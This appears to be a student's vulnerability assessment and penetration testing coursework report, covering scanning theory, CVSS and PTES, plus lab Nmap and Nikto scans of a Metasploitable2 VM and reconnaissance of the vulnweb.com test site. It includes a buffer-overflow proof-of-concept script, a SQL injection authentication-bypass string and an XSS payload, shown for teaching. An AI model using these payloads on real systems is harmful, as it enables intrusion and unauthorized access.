Vulnerability Assessment (Theoretical) And Penetration Testing (Practical) Report

Task 08 Report :

Name : Manish Tiruwa

Date : 27/03/2026

Environment : Kali Linux (Virtual Machine) & Metasploitable (DVWA)

Introduction

Security assessment is an important part of cybersecurity that helps in finding weaknesses in systems, networks, and applications. It includes processes like vulnerability assessment and penetration testing, which are used to understand how secure a system really is.

Vulnerability scanning is one of the first steps in this process. It helps in identifying issues like open ports, misconfigurations, and known vulnerabilities using tools such as Nmap, OpenVAS, and Nikto.

In this report, both theoretical concepts and practical work are covered. It includes understanding scan types, CVSS scoring, and false positives, along with hands-on practice using tools in a lab environment like Metasploitable.

Overall, the goal is to build a clear understanding of how to identify, analyze, and prioritize vulnerabilities in a structured and practical way.

Vulnerability Scanning Techniques

Network Scanning :

Network scanning is used to identify active hosts, open ports, running services, and operating systems on a network.

Tool : Nmap

Command : *nmap -sV 192.168.1.0/24*

Purpose Of This Command :

- Detect open ports
- Identify service versions
- Perform OS fingerprinting

Application Scanning :

Application scanning focuses on identifying vulnerabilities in web applications such as :

- SQL Injection
- Cross-Site Scripting (XSS)
- File Inclusion vulnerabilities

Tools Used :

- Nikto
- Burp Suite
- OWASP ZAP

Authenticated vs Unauthenticated Scanning :

Type	Description
Unauthenticated Scan	Simulates external attacker perspective
Authenticated Scan	Provides deeper insights using valid credentials

Authenticated scans are more accurate as they provide internal visibility.

Vulnerability Scoring (CVSS) :

The Common Vulnerability Scoring System (CVSS) is used to measure the severity of vulnerabilities. (I use (https://nvd.nist.gov/vuln-metrics/cvss) website to check

CVSS v4.0 Score Range :

Severity Score Range	Severity
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

Example :

- Remote Code Execution (RCE) → CVSS 9.0+ (Critical)
- Open Port Exposure → CVSS ~5.0 (Medium)

Qualitative Severity Ratings

CVSS v2.0 Ratings		CVSS v3.x Ratings		CVSS v4.0 Ratings	
Severity	Severity Score Range	Severity	Severity Score Range	Severity	Severity Score Range
		None*	0.0	None*	0.0
Low	0.0-3.9	Low	0.1-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9	High	7.0-8.9
		Critical	9.0-10.0	Critical	9.0-10.0

"Figure 1: Severity Ratings":

False Positives :

False positives occur when a vulnerability scanner incorrectly identifies a vulnerability that does not actually exist.

Why this Ouccr :

- Outdated vulnerability database
- Incorrect service detection
- Misconfigured scanning tools

Validation Methods :

- Manual verification
- Service inspection
- Proof-of-Concept (PoC) testing

Eliminating false positives ensures accurate reporting and prevents unnecessary remediation efforts.

Tools Used in Vulnerability Scanning :

Nmap : - (Opensource) Namp used for network discovery and port scanning and identifies services and versions

OpenVAS : (Opensource) OpenVas is a Comprehensive vulnerability scanner tool, that's procides detailed report and CVSS score

Nikto : (Opensource) Nikto is a web server scanner tool, detects outdated software and misconfiguration.

Nessus : (paid tool) widely used, proprietary vulnerability assessment solution designed to indentify security flaws, misconfigurations.

Real-World Case Study: WannaCry Attack (May 2017)

- **Exploit Mechanism :** The attack primarily used **EternalBlue**, a vulnerability in the Windows Server Message Block (SMB) protocol. This exploit was originally developed by the U.S. National Security Agency (NSA) and later leaked by a group known as The Shadow Brokers.
- **Vulnerability:** Although Microsoft had released a security patch two months prior, the attack spread rapidly through organizations that had failed to update their systems or were using "end-of-life" software like Windows XP.
- **Containment:** The initial outbreak was significantly slowed by cybersecurity researcher Marcus Hutchins, who discovered and activated a **kill switch**—a hardcoded domain name within the malware that, once registered, prevented the virus from encrypting further machines.
- **Global Impact:** The attack affected over **300,000 computers** in 150 countries, causing an estimated **$4 billion** in economic losses. High-profile victims included the UK's National Health Service, FedEx, and Renault.
- **Attribution:** In December 2017, the United States and United Kingdom formally attributed the attack to the North Korean-linked Lazarus Group.

"Figure 2: Screenshot of the ransom note left on an infected system"

Conclusion :

Unpatched vulnerabilities can lead to large-scale cyber attacks.

Key Challenges in Vulnerability Scanning :

- Handling false positives
- Keeping vulnerability databases updated
- Scanning large-scale networks efficiently
- Accurate risk prioritization

Conclusion :


Vulnerability scanning is an essential component of cybersecurity that helps identify and mitigate security risks. By using tools such as Nmap, OpenVAS, and Nikto, along with proper validation techniques and CVSS scoring, organizations can effectively manage vulnerabilities and strengthen their security posture.

References :

- OWASP Testing Guide
- NIST SP 800-115
- CVSS Documentation
- Exploit-DB

Penetration Testing Techniques :

The Penetration Testing Execution Standard (PTES) provides a structured approach to conducting penetration testing. It ensures that all stages of a security assessment are properly planned, executed, and documented.



"Figure 3: PTES Process Phases"

Pre-engagement Interactions

This is the initial phase where the scope, objectives, and rules of the engagement are defined. It includes obtaining proper authorization, deciding tools, and setting boundaries for testing.

- **Intelligence Gathering :** In this phase, information about the target is collected using OSINT techniques such as public records, search engines, and tools like Shodan. This helps in understanding the target environment.

- **Threat Modeling :** This phase focuses on identifying potential threats and vulnerabilities based on the gathered information. It helps prioritize targets and define possible attack paths.

- **Vulnerability Analysis :** Here, vulnerabilities are identified and validated using scanning tools like (Nmap,Nikto,Nessus,OpenVas). This step determines which weaknesses can potentially be exploited.

- **Exploitation :** In this phase, the tester attempts to exploit identified vulnerabilities to gain access to the system.

- **Post-Exploitation :** After gaining access, the tester evaluates the impact, maintains access if needed, and collects sensitive information such as credentials or system data.

- **Reporting :** This is the final phase where all findings are documented clearly, including vulnerabilities, risks, and recommended fixes.


Methodologies

Penetration testing is guided by standard methodologies to ensure consistency and effectiveness:

- **PTES (Penetration Testing Execution Standard):**
  Covers all phases from planning to reporting and helps define the scope of testing.

OWASP WSTG (Web Security Testing Guide):3

Focuses on testing web applications for common vulnerabilities like SQL injection and XSS.



"Figure 4 : OWASP Web Security Testing Guide Interface"

Ethics and Authorization :

Ethics is a critical part of penetration testing.

- Always perform testing with **proper authorization**
- Work within the **defined scope**
- Avoid causing damage to systems
- Maintain **confidentiality of data**

Unauthorized testing is illegal and can lead to serious consequences.

Conclusion

Penetration testing is an essential practice in cybersecurity that helps organizations understand real-world attack scenarios. By following structured methodologies and ethical guidelines, security professionals can effectively identify, exploit, and mitigate vulnerabilities to improve overall system security.

Exploit Development Basics

Exploit development is an important part of penetration testing that focuses on understanding how vulnerabilities can be used to gain unauthorized access to a system. It involves analyzing security flaws and creating proof-of-concept (PoC) exploits to demonstrate their impact.

Unlike basic scanning, exploit development helps testers understand how real attackers take advantage of weaknesses in applications and systems.


Core Concepts

There are different types of exploits based on the vulnerability being targeted:

- **Buffer Overflow :** Occurs when a program writes more data than it can handle, which can lead to code execution.

  - **Python Pyload :**

```
 #!/usr/bin/python
 buffer = "A" * 1000
payload = buffer
try:
    f=open("poc.txt","w")
    print("[+] Creating %s bytes evil payload." %len(payload))
    f.write(payload)
    f.close() print("[+] File created!")
except:
        print("File cannot be created.")
```



"Figure 5: Exploit-DB PoC for RemShutdown Denial of Service"

This Python script creates a file containing a large number of characters (1000 "A"s) to test for buffer overflow vulnerabilities. If a program reads this file without proper input validation, it may crash or allow code execution.

It is used as a basic proof-of-concept (PoC) to demonstrate how excessive input can exploit insecure memory handling.

- **SQL Injection (SQLi) :** Happens when user input is not properly sanitized, allowing attackers to manipulate database queries.

    - **SQL Injection :** *' OR '1'='1*

(This payload manipulates a SQL query to always return true. If used in a login form, it may allow authentication bypass without valid credentials, indicating a SQL Injection vulnerability.)

- **Cross-Site Scripting (XSS) :** Occurs when untrusted input is executed in a web browser due to improper validation.

- **Basic XSS Payload :** `<script>alert('XSS')</script>`

(This payload injects a script into a vulnerable web page. If the application does not properly sanitize user input, the script executes in the victim's browser, showing an alert box. This demonstrates a Cross-Site Scripting (XSS) vulnerability.)

Mitigation Techniques

To prevent exploitation of vulnerabilities, several security mechanisms are used:

- **ASLR (Address Space Layout Randomization):**
  Randomizes memory locations, making it harder for attackers to predict where to execute malicious code.
- **WAF (Web Application Firewall):**
  Filters and monitors HTTP traffic to block malicious inputs such as SQL injection or XSS attacks.
- **Patching:**
  Regularly updating software to fix known vulnerabilities and reduce the risk of exploitation.

Key Objective :

The main objective is to develop and test exploits in a safe and controlled environment. This helps in understanding how vulnerabilities work while ensuring that testing does not harm real systems.

Practical 1: Vulnerability Scanning Lab

Critical Web Vulnerabilities – Vulnerability Scanning Lab

Objective :

The objective of this lab is to perform vulnerability scanning on a target system using tools such as Nmap and Nikto and OpenVas The goal is to identify open ports, running services, and web application vulnerabilities, and prioritize them based on severity using CVSS scoring.

Tools Used :


- Nmap (Network Scanning)
- Nikto (Web Vulnerability Scanning)
- Metasploitable2 (Target Machine)
- Kali Linux (Attacker Machine)
- OpenVAS (Vulnerability Scanning)
- ChatGpt (Making The Report)

Target Information

- **Target IP:** 192.168.56.101
- **Environment:** Virtual Lab (Metasploitable2)

Nmap Scan Results

- **Command Used :** *nmap -sV192.168.56.101*



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 17:38 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0062s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7B:54:D3 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
kernel
```

Figure 6: Nmap Scan Results Showing Open Ports and Services


The Nmap scan identified multiple open ports and services running on the target system, including FTP, SSH, Telnet, HTTP, SMB, and database services.

Critical observations :

- Telnet service is enabled (insecure protocol)
- Apache web server is outdated
- SMB service is exposed
- Multiple unnecessary services are running

Nikto Scan Results

Command Used : *nikto -h http://192.168.56.101*



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.56.101
- Nikto v2.6.0
---------------------------------------------------------------------------
+ Your Nikto installation is out of date.
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-03-27 17:40:30 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute fo
ile names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id
ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-
cs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en
ocs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/d
eb/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs
HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/
/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https:
sp.org/www-community/attacks/Cross_Site_Tracing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cv
.cgi?name=CVE-1999-0678
+ [001384] /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive informatio
 HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-sho
r-php-easter-egg/
+ [001385] /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information
HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show
-php-easter-egg/
+ [001386] /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information
HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show
-php-easter-egg/
+ [001387] /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information
```



```
+ [001387] /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information
HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show
-php-easter-egg/
+ [001795] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or li
 to authorized hosts.
+ [999984] /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLo
ode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=C
03-1418
+ [001796] /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limite
authorized hosts.
+ [750500] /test/: Directory indexing found.
+ [001894] /test/: This might be interesting.
+ [002989] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot o
tem information. See: CWE-552
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to
sreadme/
+ [007107] /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited t
horized hosts. See: https://typo3.org/
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP heade
n the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Fra
tions
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the conte
 the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vu
bilities/missing-content-type-header/
+ 8242 requests: 16 errors and 30 items reported on the remote host
+ End Time:           2026-03-27 17:46:47 (GMT-4) (377 seconds)
---------------------------------------------------------------------------
```

Figure 7: Nikto Scan Results Showing Web Vulnerabilities

The Nikto scan revealed several web server vulnerabilities:

- Outdated Apache version (2.2.8)
- Outdated PHP version (5.2.4)
- HTTP TRACE method enabled (XST vulnerability)
- phpinfo() page exposed (information disclosure)
- Directory indexing enabled
- Missing security headers

These vulnerabilities significantly increase the risk of exploitation.

Vulnerability Table (CVSS Prioritization)

Vulnerabuluty	CVSS Score	Priority	Host
Telnet Enabled	9.0	Critical	192.168.56.101
Outdated PHP 5.2.4	9.0	Critical	192.168.56.101
Outdated Apache 2.2.8	8.5	High	192.168.56.101
SMB Service Exposed	8.0	High	192.168.56.101
HTTP TRACE Enabled (XST)	7.5	High	192.168.56.101
phpinfo() Exposure	7.5	High	192.168.56.101
FTP Service Accessible	7.5	High	192.168.56.101
Directory Indexing	6.5	Medium	192.168.56.101
Missing Security Headers	5.5	Medium	192.168.56.101

Risk Analysis :

The system contains multiple critical vulnerabilities, including outdated software, insecure protocols, and misconfigurations. These issues could allow attackers to gain unauthorized access, execute malicious code, or extract sensitive information.

Remediation :

- Update Apache and PHP to latest versions
- Disable Telnet and use SSH instead
- Disable HTTP TRACE method
- Remove or restrict access to phpinfo.php
- Disable directory indexing
- Implement proper security headers
- Close unused ports

Openvas Scan :

I attempted OpenVAS setup and followed the troubleshooting steps including feed synchronization, service restarts, and configuration adjustments. However, due to persistent feed sync delays and service instability within the VM environment, the setup was not fully operational within the time constraints.

To ensure progress, I continued the vulnerability scanning using Nmap and Nikto, which provided reliable results for analysis and reporting.

Escalation Email

To: Development Team

Subject : Critical Vulnerabilities Identified on Web Server.

Dear Development Team,

During the recent vulnerability assessment, several critical vulnerabilities were identified on the target system (192.168.56.101). These include outdated Apache and PHP versions, exposed services such as Telnet and SMB, and web misconfigurations like HTTP TRACE and phpinfo() exposure.

These vulnerabilities may allow attackers to gain unauthorized access or execute malicious code. Immediate action is recommended, including patching software, disabling insecure services, and implementing security best practices.

Please prioritize remediation to reduce the risk of exploitation.

Best regards,
VAPT Team

Reconnaissance Practice

Target Information :

- **Primary Domain:** vulnweb.com
- **Test Subdomain:** testphp.vulnweb.com
- **Scope Type:** External Web Application

Domain Information (WHOIS) :

Field	Details
Registrar	Gandhi SAS
Organization	Invicti Security Limited
Creation Date	14 june 2010
Expiry Date	14 june 2027
Name Servers	Ns-105-a.gandi.net, ns-11 - b.gandi.net,ns-140-c.gandi.net
Privacy Protection	Enabled

Observation :

The domain is owned by a security company and uses privacy protection, indicating controlled exposure.




Figure 8: WHOIS query output showing registrar details, organization (Invicti Security), and domain metadata.

Subdomain Enumeration :

Tool Used: Sublist3r

Discovered Subdomains:

- www.vulnweb.com
- testphp.vulnweb.com
- rest.vulnweb.com
- testasp.vulnweb.com
- test.vulnweb.com
- testaspnet.vulnweb.com
- testhtml5.vulnweb.com

Observation :

Multiple subdomains indicate different environments (PHP, ASP, ASP.NET), increasing the attack surface.




Figure 9 : Subdomain enumeration results showing multiple discovered subdomains for vulnweb.com.

Exposed Services (Shodan Analysis) :

Field	Details
IP Address	44.228.24.3
Cloud Provider	Amazon (AWS EC2)
Region	US-West-2
Open Port	80(HTTP)

Observation :

The target is hosted on AWS cloud infrastructure with HTTP service exposed.

